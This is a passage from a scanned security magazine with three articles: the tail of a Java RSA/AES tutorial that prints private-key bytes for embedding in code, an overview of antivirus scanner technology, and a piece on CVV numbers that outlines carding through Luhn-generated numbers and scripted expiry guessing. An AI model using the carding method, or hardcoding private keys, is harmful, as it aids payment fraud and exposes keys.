             * Define Arguments
            */
        ObjectInputStream keyIn = new ObjectInputStream(new FileInputStream("RSA_private.key"));
        Key privateKey = (Key) keyIn.readObject();
        keyIn.close();
        byte[] k = privateKey.getEncoded();
        System.out.println(privateKey.getFormat());
        System.out.println(k.length);
        for(int i = 0; i < k.length; i++) {
            System.out.print(k[i]);
        }
        System.out.println();
        System.out.println("Created byte[] of length : " + k.length);
        System.out.println("Convert byte[] to String : " + bytesToHex(k));
        System.out.println("---------------------------------");
        System.out.println();
        System.out.print("byte[] encPKe = { ");
        int j = 0;
        for (int i = 0; i < k.length; i++) {
            if(i == k.length-1)
                  System.out.print("(byte)0x" + byteToHex(k[i]) + " ");
            else
                  System.out.print("(byte)0x" + byteToHex(k[i]) + ", ");
            j++;
            if(j == 6) {
                  System.out.println();
                  j = 0;
            }
        }
        System.out.println("};");
        System.out.println();
      }
    public static String bytesToHex(byte[] data) {
        StringBuffer buf = new StringBuffer();
        for (int i = 0; i < data.length; i++) {
            buf.append(byteToHex(data[i]).toUpperCase());
        }
        return (buf.toString());
    }
    public static String byteToHex(byte data) {
        StringBuffer buf = new StringBuffer();
        buf.append(toHexChar((data >>> 4) & 0x0F));
        buf.append(toHexChar(data & 0x0F));
        return buf.toString();
    }
    public static char toHexChar(int i) {
        if ((0 <= i) && (i <= 9)) {
            return (char) ('0' + i);
        } else {
            return (char) ('a' + (i - 10));
        }
    }
}
```

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Listing 5. *Modified Encryption Method*

```
public void encryptWKf(byte[] encPk, String inputFile, String outputFile) throws FileNotFoundException, IOException,
                       ClassNotFoundException, GeneralSecurityException { …
```

Listing 6. *Modified Decryption Method*

```
public String decryptWKf(byte[] encPk, String inputFile) throws IOException, ClassNotFoundException, GeneralSecurityException { …
```

Listing 7. *Modified Encryption Method 2*

```
public void encryptWKf(byte[] encPk, String in, String outputFile) throws FileNotFoundException, IOException,
                       ClassNotFoundException, GeneralSecurityException { …
```

Listing 8. *PKCS8 Key Specifications*

```
// make key out of encrypted private key byte[]
PKCS8EncodedKeySpec keySpec = new PKCS8EncodedKeySpec(encPk);
KeyFactory keyFactory = KeyFactory.getInstance("RSA");
PrivateKey privateKey = keyFactory.generatePrivate(keySpec);
```

Listing 9. *X509 Key Specifications*

```
// make key out of encrypted public key byte[]
X509EncodedKeySpec keySpec = new X509EncodedKeySpec(encPk);
KeyFactory keyFactory = KeyFactory.getInstance("RSA");
PublicKey publicKey = keyFactory.generatePublic(keySpec);
```

Of course, you can adapt it the way you want or need the function. Maybe there is the requirement to encrypt strings at the command line. This would look like it is shown in the Listing 7.

There are several imaginable possibilities which can be of advance. The next *big* step is to get our working keys. First of all, we need to know how private and public keys are usually encrypted. We know PKCS and any X.509 Certificates. But which standard belongs to which key? In general private keys have PKCS key specifications and public keys have X.509 standard specifications. PKCS means Public Key Cryptography Standards. Over all, there are 15 PKC Standards which were developed by the RSA-Laboratories in 1991. Now, let's develop the code that interprets our byte array. On the private key side we normally read the private key file through an Object Stream and can directly define a key object in our code. No specifications have to be coded. In JAVA, there are three packages we need to make a key out of a hashed byte array. PKCS8EncodedKeySpec, KeyFactory, PrivateKey – these are the needed packages. Create a *PKCS8EncodedKeySpec* object, which can take an array as parameter, create a KeyFactory object to define the RSA instance, and at least, use both objects to compile the private key (see Listing 8).

The same way is applicable to specify a public key object (see Listing 9).

Conclusion

We have now achieved our objective. We now know what the difference is between RSA and AES; I also mentioned some practical examples. It is really easy to understand JAVA! You only need to know what functions are available and where to look for adequate information about those functions. But, there are lots of JAVA documentations out there in the wild.

On the 'Net

- *http://en.wikipedia.org/wiki/RSA*
- *http://en.wikipedia.org/wiki/Advanced_Encryption_Standard*
- *http://en.wikipedia.org/wiki/Elliptic_curve_cryptography*
- *http://en.wikipedia.org/wiki/Public-key_cryptography*
- *http://en.wikipedia.org/wiki/Diffie-Hellman*
- *http://en.wikipedia.org/wiki/Symmetric-key_algorithm*
- *http://en.wikipedia.org/wiki/Data_Encryption_Standard*
- *http://en.wikipedia.org/wiki/Triple_DES*
- *http://www.codeplanet.eu – JAVA Code Samples*
- *http://java.sun.com/j2se/1.4.2/docs/guide/security/ – JAVA Security Documentation*
- *http://java.sun.com/developer/technicalArticles/Security/AES/AES_v1.html* – JAVA AES Documentation & Samples
- *http://java.sun.com/j2se/1.4.2/docs/api/ – JAVA Function Library*

Michael Schratt
Michael Schratt deals with Information Security, is an enthusiastic programmer, holds some certificates in good standing and has several years experience in Web Application Security and Penetration Testing.
Contact: mail@mfs-enterprise.com

PDF-XChange Viewer Click to buy NOW! www.docu-track.com

PDF-XChange Viewer Click to buy NOW! www.docu-track.com

RYAN HICKS

AV Scanner 101

Difficulty

■□□

Over the past two decades antivirus technology has evolved considerably. The changing nature of threats has driven research and development in order to combat the flood of new malware.

While there are different approaches to scanning technology, certainly different vendors make distinct architectural and implementation decisions, there are certain commonalities that are present in most modern antivirus scanners. This article will give an overview of the history of scanning technology, a description of the most common techniques, and illustrate potential future developments.

In order to better understand antivirus technology it is necessary to have an understanding of the malware threat landscape. As such, it is necessary to define certain terms (see Figure 1).

These are the basic classifications for malicious code, although it is possible for these characteristics to be combined in some cases. Each type can require different detection and cleaning methods. In addition, malware authors have adopted several stealth and *hardening* techniques that make detection and cleaning still more difficult. These techniques generally involve hooking various operating system services to hide the presence of malware, or hostile activity, as well as the use of proactive means (e.g., having processes that terminate security software and restart their own processes, if needed).

Antivirus scanners require a considerable amount of support to keep them functioning properly. While purely behavior-based products have emerged in recent years there is still a need for signature-based scanning. As such, it is necessary to have the infrastructure and staff available to gather samples, analyze them, and produce the resulting signature sets. This process requires skill and resources. The protection provided by antivirus scanners is related to both the technology of the scanner and the ability of the research organization producing the signature sets. It is quite reasonable to envision a scenario where a technologically superior scanner would not perform as well as a lesser scanner that was supported by a better research group.

This illustrates the primary distinguishing characteristic of signature-based antivirus scanning: it is mostly a reactive process. While it is possible to have generic and heuristic detections, antivirus scanning technology is mostly targeted towards detection and removal of known threats. The benefits of this approach are increased cleaning capability, speed, and a lower number of false positive detections.

The figure 2 illustrates a typical release cycle for signature sets.

The nature of malware, malware authors, and antivirus researchers has changed considerably during the years.

While there were initially some legitimate questions with regard to the nature of self-replicating code, it quickly became apparent that such code was highly dangerous. As such,

WHAT YOU SHOULD KNOW...

Basic knowledge of executable files and malware issues.

WHAT YOU WILL LEARN...

AV scanner evolution and common approaches.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

most malware authors were people engaged in nefarious activity. Notoriety was likely the primary motivating factor. However, in recent years this has become less and less the case. Most malware is now the result of highly organized groups seeking financial gain. Interestingly, this change has resulted in demise of the *outbreak*. Malware authors now have a strong motivation to create *quiet* malware and avoid seeking attention. This made the detection and cleaning process far more difficult. Stealth and hardening methods, once comparatively rare, are now quite common.

Evolution of Scanning Technology

In recent years, antivirus technology has been gaining more attention outside of the research and vendor communities. Services such as VirusTotal and contests like *Race To Zero*, have brought the issues involved to a larger audience. However, there have been some misconceptions: specifically, the idea that signature-based scanning is solely done by scanning for strings of bytes in a file. While that technique was generally employed for the first generation of scanners, things have evolved considerably over the last 20 years. Figure 3 is a rough chronological list of major scanning technology developments. Different vendors may have employed these techniques at different times.

String Scanning

This was the first scanning technique utilized. This was necessary for several reasons: speed, signature set size, and the fact that many early viruses were file infectors; as such it was impractical to attempt to perform complete file scans. Since certain strings of bytes were present in every infected file it was a logical step to scan only for the smallest possible piece of a file that could generate a proper detection.

Intelligent String Scanning

While string scanning was a natural starting point, it left a lot of room for improvement. Later methods still involved a string of bytes, but applied that idea in a more intelligent fashion. For example, the file structure was also taken into account. Viruses typically infected unused space inside an executable or made alterations to get their code to run. These factors better targeted the areas of a file that needed to be scanned to get an accurate detection.

Intelligent Hash/CRC Scanning

This technique involves the use of hashes and CRC's to avoid lengthy string and wild card matches. This is distinct from creating a hash or CRC of the whole file. Instead, the unique byte sequence, from the original string style scans mentioned above, is used to create a hash or CRC. This is still capable of uniquely identifying malware, but reduces scan time and allows for better optimization of the signature set. As part of a pre-scanning phase the file being scanned can be subjected to processing that will reduce the raw scan time and prune the signature set according to which detections are possible.

Generic Detections

An important aspect of modern antivirus scanners is the ability to perform generic detections. Prolific malware often has many different variants.

Malware authors may use an existing sample as a starting point in order to add new features, save time, or simply to make a change that will invalidate an existing signature. However, often the resulting malware can still be identified as a member of a specific family.

As such, generic detections can be achieved. It is more desirable, in terms of cleaning and information, to get as an exact detection as possible. However, generic detections are important for providing a degree of protection against new malware. Even if the sample is newly created, generic signatures can provide detection and in some cases cleaning capability.

Heuristic Detections

Heuristic detection in antivirus scanners can be a confusing issue. Many vendors have had heuristic detection capability for the last ten years. However, this sort of detection was more limited than what has been recently described as *behavior based scanning*. Do to the nature of modern threats, more focus has been placed on behavioral scanners; however, these scanners are distinct from signature-based heuristic detection.

Heuristic detection in antivirus scanners is usually narrowly targeted at the identification of certain characteristics that can be observed about the code during a scan. Certain groups of actions are inherently suspicious; for example: a program using its code section as the source for a write operation to another existing file. Such characteristics can be noted and evaluated to determine if they exceed a predetermined detection threshold. This technology has also been used to detect certain types of trojan horses: usually key loggers, auto-dialers, etc. However, determining the exact nature of non-replicating code is a much more difficult problem. The aforementioned behavioral scanners attempt to address this problem.

Malware – a generic term for all categories of malicious software.

Sample – a piece of malware.

Virus – self-replicating code that infects other files.

Worm – a self-replicating program that spreads entire copies of itself.

Trojan Horse – a non-replicating hostile program that attempts to appear legitimate.

Rootkit – a program, or set of programs, that hides other malicious programs or system activity.

Variant – a sample of malware that belongs to a larger family of related malware.

Figure 1. *Malware Types*

PDF-XChange Viewer Click to buy NOW! www.docu-track.com

PDF-XChange Viewer Click to buy NOW! www.docu-track.com

Emulation & Unpacking

To be effective, modern antivirus scanners need to employ countermeasures for various stealth and hardening techniques. The most common of these is *packing*. Packers are not intrinsically hostile. They were originally developed to save space during the time when hard disk space was significantly more expensive. Effectively, they consist of a compression program embedded into the original binary. The unpacking stub became the primary body of code with the actual code compressed. When the program was launched the stub uncompressed the original program into memory and then surrendered execution control. Unfortunately, this technology has an unpleasant application: it can be used to be defeat signature-based detection. Since the body of the code is now different, a standard signature can be rendered useless by simply packing, or re-packing, a binary.




Figure 2. *Steps of Signature Set Creation*

To fix this problem modern antivirus scanners often employ emulators or specialized unpacking routines to be able to apply the signatures to the de-obfuscated binary. Antivirus vendors will often expend a significant amount of development resources to create a virtualized CPU, or perhaps larger environment, so that the scanner can execute an obfuscated binary until it's image is in a scannable state.

Details of Signature Infrastructure

There are various ways to specify signatures depending on the implementation of the scanner.

Signature Language

Some scanners may employ a proprietary definition language that is readable by a scanning engine, and some may allow the use of a subset of a commonly known language such as C, others may even allow the use of assembly code to be written directly. Each of these approaches has pros and cons, but all should be able to provide the necessary functionality to reliably detect malware.

If a specialized language is developed the features should include, at least, various wild-card capable pattern matching, branching instructions, arithmetic, and conditional statements. It would also be desirable to include a macro facility for common operations, as well as a foreign function interface for the cases where it is necessary to call operating system specific functions; for example, enumerating or removing registry values on Win32 systems.




Figure 3. *AV Scanner Milestones*

Signature Compiler

In addition to the development of the signature language itself, it is desirable to have a compiler that will produce the final signature set in a form suitable for distribution. This is to ensure signature set integrity and performance. In the case of integrity it is important that the signature be in an unmodified and functional state. Digital signing or other methods can be used to this end. In any case, some form of encryption, compilation (to a binary form), or other integrity check is needed. Performance is also a consideration for the compiler. While producing the smallest form of the signature is a desirable end in itself, the compiler should also ensure that the signature set is in a form that will be able to produce the best scan times. During the course of a scan there are many opportunities for pruning the remaining set of detection candidates. The development of the compiler should take into account the design of the signature language, as well as of the scanning engine.

Signature Set Updates

Signatures set updates are an important and difficult issue for antivirus vendors. One of the first problematic *milestones* was when signature set sizes grew beyond a single 1.44MB floppy disk. Now it is not uncommon for signature sets to be measured in the dozens of megabytes. As the rate of introduction for new malware continues to increase this issue will only be exacerbated. Given the situation, the need to release larger and more closely spaced signature sets highlights issues with research practices, infrastructural limitations, bandwidth, and the need for automation. Different vendors have different approaches that may include: increased engine and signature set optimization, incremental updates, or changing certain aspects of signature sets to be a network service (i.e., *in the cloud*).

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

SAINT®
Integrated Vulnerability Assessment
and Penetration Testing
Examine, expose, and exploit
your vulnerabilities before an attacker does

Examine your network with the SAINT® vulnerability scanner, and expose the areas where an attacker could breach your network. Then, take the next step and exploit the vulnerability. This allows you to focus on the high-severity vulnerabilities and provides a starting point for prioritizing remediation efforts.

SAINT features now include –

- ✔ PCI compliance reporting
- ✔ Correlation of CVE and CVSS scores and vectors
- ✔ IPv4 and IPv6 scans and exploits
- ✔ Exploit tunneling that allows you to run penetration tests from an exploited target

Download a free white paper about integrated vulnerability assessment and penetration testing at www.saintcorporation.com/Hackin9

Contact SAINT's sales team at 1-800-596-2006 x0119 or sales@saintcorporation.com

Extreme Network Security

Copyright ©2008 SAINT Corporation. All Rights Reserved.

PDF-XChange Viewer Click to buy NOW! www.docu-track.com

PDF-XChange Viewer Click to buy NOW! www.docu-track.com

Details of the Signature Creation Process

Creating signatures is the primary function of an antivirus vendor's research organization. Obviously, a scanner is only as good as its signature set; as such, it is vitally important that the signature creation process be robust and run smoothly. The process begins with obtaining samples. Samples may be submitted by customers or the general public, traded between researchers, acquired via honey pots, etc. Often, research organizations will accept as many submissions as possible; therefore, it is necessary to separate potential samples from harmless submissions. After a potential sample is identified it is analyzed. Analysis can be performed automatically, manually, or a combination of both. Once a submission has been determined to be an actual sample of new malware, a signature can be created. This process involves finding unique characteristics of the sample and describing them in the signature language. The new signature can then be compiled into a form that is usable by the scanner. For complex cases it is necessary for a researcher to identify the unique characteristics and describe them manually; however, in some cases this process can be performed automatically. After the signature has been created, it is tested. Testing typically involves verification that it detects the new sample, as well as verifying that it does not result in any false positives. Lastly, the new signature is added to the signature set.

Details of the Scanning Process

Before describing the details of the actual scanning process it is worth noting the two common ways that a scan is initiated: *on access* and *on demand*.

Scan Types

Scanners supporting on access scanning hook various system functions in order to perform a scan before an executable, or macro-containing document, can be launched. If malware is detected the launch process is interrupted. On demand scanning is simply a scan directly initiated by the user.

File-Typing

Robust file typing capability is essential for a high quality antivirus scanner; both in terms of performance, specifically in the aforementioned pruning, but also in being able to detect different kinds of malware. Different types of executables, even across different versions of the Portable Executable format, have slightly different entries or fields that could pose detection and cleaning problems if not taken into account during scanning. Macro viruses in various document files pose another challenge. It is very important to get accurate typing information across versions and document types to guarantee accurate detection and cleaning.

Emulation (if needed)

While it is true that some vendors have employed emulators for quite some time the technology has gained considerable interest in recent years. This is due to the vastly increased use of packers and other obfuscation methods. The recent trend towards *server side polymorphism*, i.e., having a downloader trojan horse pull a one-time-use *custom* hostile executable to the infected host, has highlighted the importance advanced and reliable emulators.

The emulation phase is also somewhat intertwined with the file-typing phase. If a file cannot be identified, and it is not using a packer that identifies itself within the file, there are other characteristics that can be checked. Even if it cannot be determined that a file is packed or obfuscated from *static* scanning it may be worthwhile to attempt to do so *dynamically* with the emulator. If it has been determined that an executable has been packed or obfuscated and the emulator has been able to successfully render it in scan-able form the remaining scan phases can continue as normal.

Navigation of File Structure

File structure navigation during the scan is, unsurprisingly, closely related to file typing. The research organization has to work with the engine team and signature language team to ensure that as malware and file types evolve it is still possible for the existing scanning infrastructure can navigate and extract data in a fast and reliable manner.

This situation becomes even more complex as new exploits are developed for what were previously thought to be safe formats, increased use of obfuscation technology, and as technologies with the capability for embedded source code become more popular. Macros embedded in various documents pose a specific problem in this regard. Since macros can involve the embedding of a completely separate




Figure 4. *Major AV Engine Components*

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

runtime language, proprietary embedded data directories, or other features it can be time consuming to develop proper file navigation for new macro platforms or versions.

Detection

Writing effective signatures is both an art and a science. For instance, generic detections are an important line of defense but they must be crafted carefully; if they are too generic, detection efficacy drops as the likelihood of false-positives increases. On the other hand, if they are too specific, they lose their ability to detect new variants of the same family. There is a similar problem for exact detections: there may aspects of an infection that change every time the malware is activated, however this may be the normal behavior of a particular variant. In this case the signature writer has to be sure to take this into account to avoid false-negatives.

Because of the above issues most vendors will maintain a rigorous validation process for signature sets. These process often involve *false rigs*, large collections of common known-good files to be scanned to avoid false positives; internal malware collections to check for missing, lost, or inaccurate detections; and other automated methods.

Cleaning

Once malware has been detected there are various cleaning strategies. These strategies range from simply deleting a file to, in the very worst cases, not being able to safely clean. The method employed usually depends on the type of malware that is being cleaned. Simple trojan horses and worms can merely be deleted. Macro and file infecting viruses have to be removed from the infected files while attempting to preserve the integrity of the file itself. In the worst cases, those involving advanced hooking and stealth (i.e., rootkit) techniques, it may not be possible to clean and maintain system stability. In those cases it may be possibly to boot from specially prepared *rescue* media (not writable).

Future Directions

There are a number of areas being investigated for improving signature-based antivirus scanning. Some of these include:

Statistical Methods

In recent years there has been much investigation into using statistical methods, often involving entropy analysis, for generic packing detection and malware classification. In the case of packing the benefits are the ability to quickly and reliably determine if a file is packed, even with a previously unknown packer, and without emulation. Depending on detection policies this may be enough to make a very fast determination; it should be noted, however, that using only packing as detection criteria is a controversial idea.

For malware classification it has been shown that variants belonging to the same family often have a similar measure of complexity in their call-graphs. This finding can assist research organizations to develop better automated systems.

Greater Integration with Behavioral Scanners

Behavioral scanners are enjoying more attention lately especially in light of the dramatic increase in bots (trojan horses that give a unauthorized parties control of a machine). This is primarily due to the rapidly deployed number of variants and the fact that determining the nature of an arbitrary executing program is difficult. As such, many vendors and researchers are advocating a *layered* approach to security. This tends to involve firewalls, web surfing protection, behavioral analysis, and signature-based scanning. Developing proper policies and methods of integration, both on the desktop and at research organizations, will improve the performance and efficacy of the layered approach.

Improved Emulation

As with much of the malware situation, obfuscation and anti-obfuscation can be described as an arms race. Vendors deploy newer more robust emulation to better analyze binaries and better methods at obfuscating and hardening are developed in response. Therefore, improvements in the speed, capability, and efficacy of emulation are always popular topics of inquiry.

Conclusion

The last twenty years have seen drastic changes in the malware threat landscape, as well as changes in how antivirus vendors and their research organizations address the problem. There is little doubt that this trend will continue for the foreseeable future. Efforts to create better programming practices, educate users, and harden operating systems have all helped, but at the time of this writing, signature-based antivirus scanners are still an important line of defense against malware.

Glossary

- CRC – Cyclic Redundancy Check. A hash (see below) originally developed for error detection.
- Emulator – An execution mechanism that stands in for another. In this case, it generally refers to a simulated CPU and memory.
- Hash – A mathematical function that takes a data stream of arbitrary length and produces a single fixed length value. The size and uniqueness of the resulting value will depend on the hash function.
- Heuristic – A problem solving technique that employs *educated guesses* to work toward the best solution. In this case, it refers to identifying potentially suspicious elements and making a determination as to when there are enough present to indicate the presence of hostile code.
- Honey pot – A system that poses as a vulnerable system for the purpose of logging exploit attempts or collecting malware.

Ryan Hicks
Ryan Hicks is the Director of the AVG's Malware TRAP Centre (M-TRAP). M-TRAP focuses on threat prevalence, automated malware sample processing, and reporting. His personal areas of expertise are reverse-engineering, analysis of malware stealth mechanisms, kernel-mode threats, and expert systems.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

The Underworld of CVV Dumping

Carding and the Effects on Individuals and Business and Ways to Prevent it

JULIAN EVANS

What is a CVV Number?

CVV stands for CARD VERIFICATION VALUE CODE (CVV). CVV is an authentication procedure which was established by credit card companies to further efforts towards reducing fraud over the Internet. The procedure is in fact very simple indeed. It requires the card holder to enter the CVV number whenever a transaction is made online or over the telephone to verify that the individual has the original card in their possession. The CVV code is in fact a very useful *anti-fraud* security feature for *card not present* (CNP) transactions. If you take a closer look at your card (both debit and credit) or have recently made a telephone or Internet purchase recently, you cannot have failed to notice the three-or-four-digit code on the back signature strip.

The three-or-four-digit code (see Figure 1) provides a cryptographic check of the data embossed on the card. It's worth noting here that the CVV code is not part of the card number itself. The CVV code itself helps to ascertain that the customer placing the order actually has the credit/debit card in their possession and that the card account is legitimate. Most credit card companies have their own names for the CVV code, but the functions remain the same for all card types right across the world. An example is VISA will refer to the code as CVV2, MasterCard calls it CVC, and American Express calls it CID).

A closer look at the back signature panel of most VISA/MasterCards you will notice that the full 16-digit account number followed by the CVV/CVC code. Most banks in the UK and US for example only show the last four digits of the account number followed by the code, (see Figure 1).

There are some important rules to remember for merchants who collect credit and debit card payments. CVV currently can be used in call centers where the card is directly keyed into the a computer system which then instantly authorizes the transaction. CVV can also be used on websites that use automatic authorization, but outside of these instances (we can call them rules if you like) they really can't or shouldn't be used or stored in any way. If a merchant stores a CVV number in the US, the fines can be very high not to mention the loss in business and potentially being unable to process credit cards again! Which really means the business goes bust! The simple rule of thumb for merchants is that a CVV code must never be written down, sent in an email or even stored on a database! It's that simple!

CVV numbers do appear to wear off very quickly indeed and are often unreadable after a short period of time. So you can see the problem customers experience when purchasing goods over the Internet or the telephone.

The CVV anti-fraud system is not a totally full-proof system – no security system ever is, and the biggest losers are the merchants and the banks/credit card companies. Consumers are automatically protected by relevant statutory laws in most countries. A positive CVV match might not *assure* the consumer is the legitimate holder. Most criminals know just how easy it is to skim a card and write the CVV number down. Even if the card has been proved to have been used fraudulently, having the CVV code doesn't guarantee a merchant chargeback. In fact all the CVV code provides is just *another anti-fraud* measure.

One of the biggest headaches for identity thieves (which for people like me makes pleasant writing!) is when they are skimming cards (to steal the data from the magnetic stripe that you see on the back of all credit and debit cards) they are now needing the CVV code, especially if they are purchasing goods online over the telephone or in

PDF-XChange Viewer Click to buy NOW! www.docu-track.com

PDF-XChange Viewer Click to buy NOW! www.docu-track.com

foreign countries. It is known that the CVV code does indeed prevent fraudulent transactions from skimmed cards (a growing threat where chip and pin is being used i.e. UK and France – the USA does not use chip and pin as is the case in much of Europe and Eastern Europe/Asia).

Carding – The Merchant Threat

Carding is often referred to as *Card testing*. This type of fraud has been around for some time now, but not everyone is aware of it or understands what or how it works. It is on its own one of the most costly types of business fraud even though in most cases the goods or services ordered may never have been shipped. Card testing usually can be identified by observing large numbers of declined transactions which normally appear as a consistent pattern. Someone (they are not always fraudsters) attempt a number of transactions in the hope that eventually they will get an approved transaction – this could mean the *someone* is card testing, but not necessarily. Card testing is usually done in small amounts (and in a specific pattern as previously mentioned) as the tester only wants to find valid numbers that can be used for purchasing.

The card testing procedure goes through two different processes. The two processes involve finding the real card number and the expiration date to match the 16 digit card number that was stolen. Fraudsters have identified a particular method in which they can fool both first line defense and neural behavioral fraud detection software. By using a particular type of algorithm called *Luhn* a fraudster can produce a number of valid credit or debit card numbers. Eventually the fraudster will come across a valid card number which they then follow up with a number of expiration date submissions until the card is approved. As with computer Trojans and viruses a complex computer script is developed to produce automated queries into merchant payment systems. You can now see just how fraudsters fool complex anti-fraud detection systems as well as the banks and credit card companies.

As is the case most businesses, no matter where they are in the world (and especially as the Internet is starting to fuel CNP and Card testing) nearly every business will be charged for every transaction, whether declined or approved. The number of card testers ranges in the tens of thousands of tests per day, which is a very high number indeed. The approximate cost for each transaction is roughly $.25 so you can see the financial implications for businesses. That said, leading financial institutions such as Visa and MasterCard monitor as best they can the various payment gateways where there are large volumes of card declines. For most businesses, identifying the card tester and blocking the transaction using both FLD and behavioral fraud detection software go some way to reducing the financial risk.

A similar scenario exists for consumers but the impacts are more of an inconvenience than any actual financial issues. You happen to notice a credit card statement has unusual small amounts debited or your credit card company has called you as they have noticed unusual patterns on your card ie. your card was used at say 3 in the morning and the amounts started small and then started to increase over a given time period. A favorite trick for afraudsters is to use your card in this way on gambling websites... so always keep a watchful eye as you don't want to find yourself out of pocket!

Consumer cost is minimal especially if you have used a credit card. Most credit cards are protected in the US and UK to a certain amount (see CCA and FCBA below). So if you spend over $50 (US) or 50GBP (UK) you are automatically protected. At ID Theft Protect we like to refer to these as *Credit Protection Levels* or CPLs, which incidentally have lowered in recent years. The thinking amongst security professionals is that the CPL will start to increase as the costs and economic climate bites hard in the financial sector and more importantly as CNP fraud continues to grow. Expect credit card companies to scrutinize every fraudulent credit card claim and expect refund delays and in some instances you might be refused the refund altogether! Best to be warned!

Also you should be aware that even under the UK Credit Consumer Act (CCA) they are not obliged to refund you any loss if they suspect you have been negligent. This also applies in the US under the Fair Credit Billing Act (FCBA). Many people who contact ID Theft Protect, ask us about why debit cards are not protected the same way as credit cards. The simple truth is they are, but it is left to the banks discretion to decide whether to refund you any debit card,




Figure 1. *An example of where you can find the CVV number*

PDF-XChange Viewer Click to buy NOW! www.docu-track.com

PDF-XChange Viewer Click to buy NOW! www.docu-track.com

direct debit, check or bank fraud. The other issue often overlooked with banking fraud (this includes debit card fraud) is that fraudulent claims are handled much more slowly in the banking sector than with credit card companies. So, you could be without any access to your major banking accounts and have the stress of recovering those stolen funds, which can last for several weeks if not longer.

Therefore if you happen to be a victim of for example debit card fraud, make sure you don't use your BILLS account to pay for anything online or when out shopping at the local mall – keep that BILLS account separate. Why? Simple reason your mortgage, utility and insurance bills should go out of one account (i.e. BILLS) and you must avoid using this account for anything other than your primary bills!

Carders

